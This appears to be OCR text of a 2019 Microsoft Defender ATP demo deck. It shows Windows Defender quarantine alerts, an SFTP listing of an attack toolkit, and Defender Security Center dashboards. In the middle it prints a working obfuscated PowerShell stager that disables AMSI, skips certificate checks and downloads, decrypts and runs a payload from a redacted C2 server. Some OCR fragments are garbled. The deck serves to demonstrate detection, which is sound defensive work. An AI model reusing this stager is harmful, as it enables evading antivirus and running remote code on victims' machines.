WindowsDefender_ASR_scripts - ... 1,635 Shortcut 9/23/2019 6:
Upload
Auto start
Binary
Ask if file exists
Pause
Remote files
Filter:
/home/su-holger/unicorn
Name
Size
Type
Date Modifi
hta_attack 4,096 File folder 6/11/2019
templates 4,096 File folder 6/11/2019
#powershell_attack.txt 6,937 Text Docum... 6/11/2019
1.ps1 0 Windows P... 9/16/2019
CHANGELOG.txt 16,786 Text Docum... 6/11/2019
CREDITS.txt 1,116 Text Docum... 6/11/2019
download.ps1 7,737 Windows P... 6/11/2019
LICENSE.txt 2,139 Text Docum... 6/11/2019
powershell_attack.txt 6,937 Text Docum... 9/19/2019
powershell_attack_2.txt 6,922 Text Docum... 6/11/2019
README.md 16,787 MD File 6/11/2019
unicorn.py 87,343 PY File 6/11/2019
unicorn.rc 211 RC File 9/17/2019
Download
Auto start
Binary
Ask if file exists
Download status: 4 items transferred
Remote selection: 1 file (6.77 KiB)
17:11:35.834 Remaining authentication methods: 'publickey,password,keyboard-interactive'
17:11:47.006 Attempting password authentication.
17:11:47.022 Authentication completed.
17:11:47.209 Terminal channel opened.
17:11:47.209 SFTP channel opened.
Log out
Exit
Virus & threat protection
Threats found
Windows Defender Antivirus found threats. Get details.
Windows 10 Enterprise Insider Preview

Home
Virus & threat protection
Account protection
Firewall & network protection
App & browser control
Device security
Device performance & health
Family options
Settings

All recent items

Filters

Threat found - action needed.
9/24/2019 5:57 PM
Severe

Threat found - action needed.
9/24/2019 5:21 PM
Severe

Threat found - action needed.
9/24/2019 12:33 PM
Moderate

Threat found - action needed.
9/23/2019 1:04 PM
Moderate

Threat blocked
9/24/2019 5:52 PM
Severe

Status: Quarantined
Quarantined files are in a restricted area where they can't harm your device. They will be removed automatically.

Threat detected: VirTool:PowerShell/PsObfus.A
Date: 9/24/2019 5:53 PM
Details: This program is used to create viruses, worms or other malware.

Affected items:

file: C:\Users\su-holger\Desktop\powershell_attack.txt

Learn more

Get help

Help improve Windows Security

Give us feedback

Change your privacy settings

View and change privacy settings for your Windows 10 device.

Privacy settings

Privacy dashboard

Privacy Statement

We’re not done yet …

```
[REf].AssemblY.GetTYPE('System.Management.Automation.AmsiUtils')|?{$_}|%{$_.GetFIELd('amsiInitFailed','NonPubl
ic,Static').SETVALUE($NuLl,$tRue)};[SYstEm.NET.SeRvIcePOiNtMAnAgER]::EXpeCt100COntiNue=0;$WC=NEw-OBJecT
SYSteM.NET.WEBClIenT;$u='Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko';[
System.Net.ServicePointManager]::ServerCertificateValidationCallback =
{$true};$wc.HEadeRS.ADD('User-Agent',$u);$wC.PrOXY=[
SysteM.NEt.WEBREQuEst]::DEfaULtWebPrOxy;$Wc.PROXy.CrEdentIAls = [
SYstEm.Net.CrEdENTIALCaChE]::DEfAuLTNETworkCreDentIalS;$K=[SYstEM.Text.EnCOding]::ASCII.GeTBYTeS('e5{W,@vt)yhO
6wU#nAx+q.ZXNT7&%uRg');$R={$D,$K=$ArgS;$S=0..255;0..255|%{$J=($J+$S[$_]+$K[$_%$K.CouNT])%256;$S[$_],$S[$J]=$S[
$J],$S[$_]};$D|%{$I=($I+1)%256;$H=($H+$S[$I])%256;$S[$I],$S[$H]=$S[$H],$S[$I];$_-BxOR$S[($S[$I]+$S[$H])%256]}}
;$WC.HeaderS.ADD("Cookie","session=FhA9+t8M27OcvwhD3fSakpWVzZI=");$ser='https://[redacted]';$t='/
admin/get.php';$DAtA=$WC.DowNLoAdDAta($SEr+$t);$iv=$DaTa[0..3];$DaTa=$dAta[4..$DaTa.lenGTh];-JOiN[CHAr[]](&
$R $DAtA ($IV+$K))|IEX
```

PowerShell (obfuscated again) to d/l payload from C2

wsersteuerung

rheit

ng und -integrität

ionen

Wartung unvollständig
24.09.2019 22:37
Hoch

Bedrohung blockiert
24.09.2019 22:37
Schwerwiegend

Status: Unter Quarantäne
Unter Quarantäne gestellte Dateien befinden sich in einem eingeschränkten Bereich, in dem Sie Ihr Gerät nicht beschädigen können. Diese werden automatisch entfernt.

Erkannte Bedrohung: TrojanDownloader:PowerShell/Powersploit.C
Warnstufe: Schwerwiegend
Datum: 24.09.2019 22:44
Kategorie: Downloadtrojaner
Details: Dieses Programm ist gefährlich. Es lädt andere Programme herunter.

Weitere Informationen


Betroffene Elemente:

containerfile: C:\Users\hozimmer\OneDrive - Microsoft\MS Work\FY 2020\Events\MBUF - Focus Day\MDATP - Lap\APTSimulator-master.zip
file: C:\Users\hozimmer\OneDrive - Microsoft\MS Work\FY 2020\Events\MBUF - Focus Day\MDATP - Lap\APTSimulator-master.zip->APTSimulator-master/toolset/down-ex-mim.ps1
webfile: C:\Users\hozimmer\OneDrive - Microsoft\MS Work\FY 2020\Events\MBUF - Focus Day\MDATP - Lap\APTSimulator-master.zip|https://codeload.github.com/NextronSystems/APTSimulator/zip/master|
pid:30200,ProcessStart:132138310061702074

Aktionen

Dat
Dat
Wir
änd
Dat
Dat
Dat

Now sharing the intelligence via the Intelligent Security Graph




The need for next generation protection

DEMO

The need for Endpoint Detection and Response

OFF



Endpoint detection and response

Detect. Investigate. Respond to advanced attacks.

Client

Deep OS Recording Sensor

Cloud

Machine Learning, behavioral & anomaly Detection

Response & Containment

Sandbox Analysis

Rich Investigation across machines, files, users, IPs, URLs

Realtime and historical Threat Hunting

Threat Intelligence and custom detections

Discover and respond to 0-day and Advanced Attacks

Cloud driven

Deep optics

Realtime search


6 months of historical data

Custom Detections and TI feeds

Can run side-by-side with 3rd party solutions,

Security operations


Active alerts
30 days



High	3
Medium	31
Low	8
Informational	5

Unexpected behavior observed by a process run with no command line arguments	Medium	9/24/19, 2:22 PM
'Mimikatz' hacktool was detected	Low	9/24/19, 12:13 PM
Anomaly detected in ASEP registry	Medium	9/23/19, 8:05 PM
Suspicious behavior was detected	Low	9/23/19, 8:39 PM
Suspicious Powershell commandline	Medium	9/23/19, 4:43 PM

Active automated investigations
30 days



Pending action	0
Waiting for machine	0
Running	2

Automated investigations statistics
7 days

23 Automated investigations	4:46h ↓ Average pending time
51 Alerts investigated	15 Remediated investigations
1:06h ↑ Average time to remediate	0.2875 Hours automated

Machines at risk
Machines list

wdatptemp	3	1	0	1
win10e11	0	16	3	0
desktop-966uv3q	0	12	3	2
emea-pc10	0	2	1	2


Users at risk
30 days

wdatptemp\localadmin	1	1	0	0
azuread\meganbowen	0	15	1	0
azuread\isaiahlanger	0	11	1	1
emea-pc10\su-holger	0	2	0	0

Machines with sensor issues
30 days

Service health

Detection sources
Tue Sep 24 2019


Microsoft Defender Security Center
Machine
Search Microsoft Defender ATP
hz-admin@M365x333512.o...
Security operations
emea-pc10
Manage Tags
Initiate Automated Investigation
Initiate Live Response Session
Collect investigation package
Run antivirus scan
Restrict app execution
Isolate machine
emea-pc10
Holder's Machine
Domain
m365-usecases.corp
OS
Windows 10 x64
Version Future
Build 18890
Asset group
HZ - Machine Group
Risk level
Medium
Exposure level
Medium
Health state
Active
Active alerts
5
Active incidents
9
Azure ATP alerts
Machine not found at Azure ATP
First seen
May 31, 2019, 6:03:10 PM
Last seen
Sep 24, 2019, 4:37:01 PM
IP addresses
See IP addresses info
Active alerts
180 days
Risk level: Medium
5 active alerts in 2 incidents
Medium (2) Low (1) Informational (2)
Logged on users
30 days
3 logged on users
Most frequent: su-holger
Least frequent: hz-admin
See all users
Security assessments
Exposure level: Medium (32)
21 Security recommendations
10 Installed software
5 Discovered vulnerabilities
Alerts
Timeline
Security recommendations
Software inventory
Discovered vulnerabilities
Missing KBs
Apr 2019
May 2019
Jun 2019
Jul 2019
Aug 2019
Sep 2019
1 week
Search events
Customize columns
Export
Event time
Event
Additional information
User
Entities
Sep 24, 2019, 5:16:25.001 PM
'PsObfus' malware was detected
Malware
Sep 24, 2019, 4:37:01.501 PM
backgroundTaskHost.exe successfully established connection with 5...
su-holger
svchost.exe > backgroundTaskH
Sep 24, 2019, 4:36:33.963 PM
Network logon by user10 from workstation failed
user10 > 183.182.105.185
Sep 24, 2019, 4:35:55.857 PM
OfficeC2RClient.exe successfully established connection with 52.11...
system
svchost.exe > OfficeC2RClient.ex
Sep 24, 2019, 4:35:30.753 PM
svchost.exe successfully established connection with 96.6.28.74:443...
system
services.exe > svchost.exe > 96.
Sep 24, 2019, 4:35:25.465 PM
OneDriveStandaloneUpdater.exe successfully established connectio...
su-holger
svchost.exe > OneDriveStandalc
Sep 24, 2019, 4:35:23.662 PM
onedrivestandaloneupdater.exe loaded module OneDriveStandalon...
su-holger
svchost.exe > onedrivestandalor
Sep 24, 2019, 4:35:23.656 PM
svchost.exe created process OneDriveStandaloneUpdater.exe
system
services.exe > svchost.exe > On
Sep 24, 2019, 4:35:21.817 PM
Network logon by scanner from workstation failed
scanner > 221.146.165.175
Sep 24, 2019, 4:34:51.504 PM
Network logon by administrator from 185.156.177.148 failed
administrator > 185.156.177.148
Filters
Event group
Any
Alert related events
Antivirus events
Application Guard events
Device Guard events
Exploit Guard events
File events
Firewall events
Network events
Other events
Process events
Registry events
Response actions events
Scheduled task events
Smart Screen events
User activity events

Manage Tags | Initiate Automated Investigation | Initiate Live Response Session | Collect investigation package | Run antivirus scan | Restrict app execution | Isolate machine | ...

emea-pc10
Holger's Machine

Domain
m365-usecases.corp

OS
Windows 10 x64
Version Future
Build 18890

Asset group
HZ - Machine Group

Risk level
Medium

Exposure level
Medium

Health state
Active

Active alerts
3

Active incidents
9

Azure ATP alerts
Machine not found at Azure ATP

First seen
May 31, 2019, 6:03:10 PM

Last seen
Sep 24, 2019, 4:45:59 PM

IP addresses
See IP addresses info

Active alerts 180 days

